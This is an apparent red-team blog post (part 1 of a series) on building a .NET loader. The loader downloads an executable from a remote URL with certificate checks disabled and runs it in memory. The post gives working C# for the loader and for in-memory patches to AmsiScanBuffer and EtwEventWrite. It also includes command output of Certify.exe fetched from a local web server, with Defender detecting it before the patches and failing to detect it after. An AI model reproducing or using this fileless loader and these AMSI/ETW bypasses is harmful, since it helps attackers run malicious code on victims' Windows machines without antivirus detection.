.NET LOADER PART 1

By Mohammed Hussein from Confidential Team

@electronicbots - @_conflab

03rd of January, 2023

Contents

Introduction

Recently I found myself spending more time looking into AV/EDR evasion techniques. Whenever I get the chance, I immediately dive into it. In this post, we will be creating a simple .NET Loader or you can call it whatever you like. This will be part of a series that aims to learn how to build a Loader.

For your knowledge, I am not creating or bringing anything new to the field. I am starting this series to advance my coding skills. This was fully inspired by other research and projects like “Flangvik NetLoader” I highly suggest checking his project.

So let’s start with a simple question “Why would we create a Loader?” well there is a bunch of answers that come to my mind like the following:

- Not touching the disk
- Evasion techniques can be implemented easily
- Less work to do

How does it work?

.NET assemblies contain code that is executed by the Common Language Runtime (CLR), which is the runtime environment for .NET. The CLR is responsible for loading and executing assemblies. When you run a .NET program, the CLR loads the assemblies that are required by the program and then executes the code in those assemblies. This means our .NET loaders can take advantage of the CLR to execute malicious code by delivering a .NET assembly that contains the malicious code and then using the CLR to load and execute the assembly in memory without touching the disk. I don’t want to go very deep into how CLR and IL code work, but I highly suggest reading the following articles:

- Managed Code and the CLR
- What is "managed code"?

Writing the Loader


Our main objective is to provide a URL pointing to where we are hosting the EXE, so we just have to grab it from the web server. This could be done easily using the following code:

```
byte[] shellcode;

            using (var handler = new HttpClientHandler())
            {
                handler.ServerCertificateCustomValidationCallback =
(message, cert, chain, sslPolicyErrors) => true;

                using (var client = new HttpClient(handler))
                {
                    shellcode = await
client.GetByteArrayAsync(args[0]);
                }
            }
```

This method sends an HTTP GET request to the URL specified in the "args" array and returns the response as a byte array. The byte array is assigned to the "shellcode" variable. Now we will load the byte array into an instance of the "Assembly" class using the "Load" method, and invokes the entry point of the assembly, passing in the second element of the "args" array as an argument:

```
var assembly = Assembly.Load(shellcode);
string[] wow = { args[1] };
assembly.EntryPoint.Invoke(null, new object[] { wow });
```

We can now run it by passing the URL and any argument we want to pass to the EXE:




Command Prompt

```
C:\Temp>Loader.exe http://192.168.67.206:8000/Certify.exe ""

   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.0.0


  Find information about all registered CAs:

    Certify.exe cas [/ca:SERVER\ca-name | /domain:domain.local | /ld
n,DC=domain,DC=local] [/hideAdmins] [/showAllPermissions] [/skipWebS


  Find all enabled certificate templates:

    Certify.exe find [/ca:SERVER\ca-name | /domain:domain.local | /l
on,DC=domain,DC=local] [/quiet]
```

Figure 1: Testing the Loader

Even though everything is running in memory this is not enough to evade the detection:



Windows Security

Virus & threat protection

Threats found
Windows Defender Antivirus found threats.
Get details.
1:42 PM

Figure 2: Detected by Defender

Next, we will be implementing two in-memory patching techniques to evade the detection.

Patching AMSI

We will be using the same technique that was covered by ConfLab last year, you can find it here. In short words, we will just patch the “AmsiScanBuffer” here is how it is done:

```
public static void AMSI()
        {
            var lib = LoadLibrary("amsi.dll");
            var asb = GetProcAddress(lib, "AmsiScanBuffer");

            byte[] patch = { 0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3 };

            _ = VirtualProtect(asb, (UIntPtr)patch.Length, 0x40, out uint
oldProtect);

            Marshal.Copy(patch, 0, asb, patch.Length);

            _ = VirtualProtect(asb, (UIntPtr)patch.Length, oldProtect, out
uint _);
        }
```

Let me explain what this code does:

1. We will loads the "amsi.dll" library into memory using the LoadLibrary function.
2. Gets the address of the "AmsiScanBuffer" function in the "amsi.dll" library using the “GetProcAddress” function.
3. We created an array of bytes called "patch" that contains the bytes that will be used.
4. Then we will change the memory protection on the address of the “AmsiScanBuffer" function to be executable and writable using the “VirtualProtect” function.
5. Copy the contents of the "patch" array to the address of the "AmsiScanBuffer" function using the “Marshal.Copy” function.
6. And the last thing to do is to restore the original memory protection on the address of the "AmsiScanBuffer" function using the “VirtualProtect” function.


All we have to do now is to call the AMSI() function before we load any assembly.

Patching ETW

This is also a very well-known technique that has been used a lot. XPN covered this technique in the following post very well, which made it less complicated to reimplement as it is similar to what we did with the AMSI section. In the case of ETW, we will be patching "EtwEventWrite" which is found in the "ntdll.dll". It is very similar to the AMSI section, but here it is:

```
public static void EtW()
        {
            var hModule = LoadLibrary("ntdll.dll");
            var hfunction = GetProcAddress(hModule, "EtwEventWrite");
            var patch = new byte[] { 0xC3 };
            VirtualProtect(hfunction, (UIntPtr)patch.Length, 0x04, 
out var oldProtect);
            Marshal.Copy(patch, 0, hfunction, patch.Length);
            VirtualProtect(hfunction, (UIntPtr)patch.Length, 
oldProtect, out _);
        }
```

I will not explain it, because as you can tell we just changed a few things. All we have to do is to also call ETW() in the Main function. Note: The only thing that I didn't cover is encrypting and decrypting the strings in the program. Here is the final result:



Virus & threat protection settings

View and update Virus & threat protection settings for Windows Defender Antivirus.

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

On

Cloud-delivered protection

Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic sample submission turned on.

Cloud-delivered protection is off. Your device may be vulnerable. Dismiss

Have a question?
Get help

Help improve Windows Security
Give us feedback

Change your privacy settings

View and change privacy settings for your Windows 10 device.

Privacy settings
Privacy dashboard
Privacy Statement

```
C:\Temp>Loader.exe http://192.168.67.159/Certify.exe ""

[+] Patching ETW [+]

[+] Patching AMSI [+]

   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.0.0


  Find information about all registered CAs:
```

Loader.exe (4720) Properties

General | Statistics | Performance | Threads | Token | Modules | Memory | Environment | Handles | .NET assemblies

Structure	ID	Flags	Path

Unable to start the event tracing session: This operation returned because the timeout

Figure 3: Final test of our Loader

References

- https://github.com/Flangvik/NetLoader
- https://blog.xpnsec.com/hiding-your-dotnet-etw/
- https://confidentialteam.github.io/posts/memorypatching/
- https://rastamouse.me/memory-patching-amsi-bypass/